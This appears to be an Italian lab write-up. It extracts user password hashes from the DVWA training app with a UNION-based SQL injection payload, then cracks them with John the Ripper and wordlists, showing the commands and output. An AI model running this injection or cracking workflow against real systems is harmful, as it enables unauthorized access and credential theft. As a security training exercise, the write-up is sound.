


## 1. Recupero password crittografate con SQLi



**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## 2. Trascrizione su file.txt

```
kali@kali: ~/Desktop/L4
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ cd Desktop/L4
(kali@kali)-[~/Desktop/L4]
$ nano us_ps.txt
(kali@kali)-[~/Desktop/L4]
$ cat us_ps.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99:
gordon:e99a18c428cb38d5f260853678922e03:
1337:8d3533d75ae2c3966d7e0d4fcc69216b:
pablo:0d107d09f5bbe40cade3de5c71e9e9b7:
smithy:5f4dcc3b5aa765d61d8327deb882cf99:
(kali@kali)-[~/Desktop/L4]
$
```


### 3. Test con diverse wordlists

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/dirb/small.txt Desktop/L4/us_  
ps.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
1g 0:00:00:00 DONE (2025-05-08 14:47) 33.33g/s 31966p/s 31966c/s 121500C/s soap..~www  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab  
ly  
Session completed.
```

```
(kali@kali)-[~]  
$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt Desktop/L4/us_ps.t  
xt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Remaining 3 password hashes with no different salts  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (gordon)  
letmein (pablo)  
charley (1337)  
3g 0:00:00:00 DONE (2025-05-08 14:49) 21.42g/s 20571p/s 20571c/s 26057C/s my3kids..socce  
r9  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab  
ly  
Session completed.
```

### 4. Ottenimento password decrittografate e trasferimento su un file

```
(kali@kali)-[~]  
$ john --show --format=RAW-MD5 Desktop/L4/us_ps.txt  
admin:password  
gordon:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 0 left  
  
(kali@kali)-[~]  
$ john --show --format=RAW-MD5 Desktop/L4/us_ps.txt > Desktop/L4/resolved.txt
```



The image shows a screenshot of a text editor window titled "~/Desktop/L4/resolved.txt - Mousepad". The window has a dark theme and a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with icons for file operations (new, open, save, print, close), editing (undo, redo, cut, copy, paste), and search. The text area contains the following content:

```
1 admin:password
2 gordon:abc123
3 1337:charley
4 pablo:letmein
5 smithy:password
6
7 5 password hashes cracked, 0 left
8
```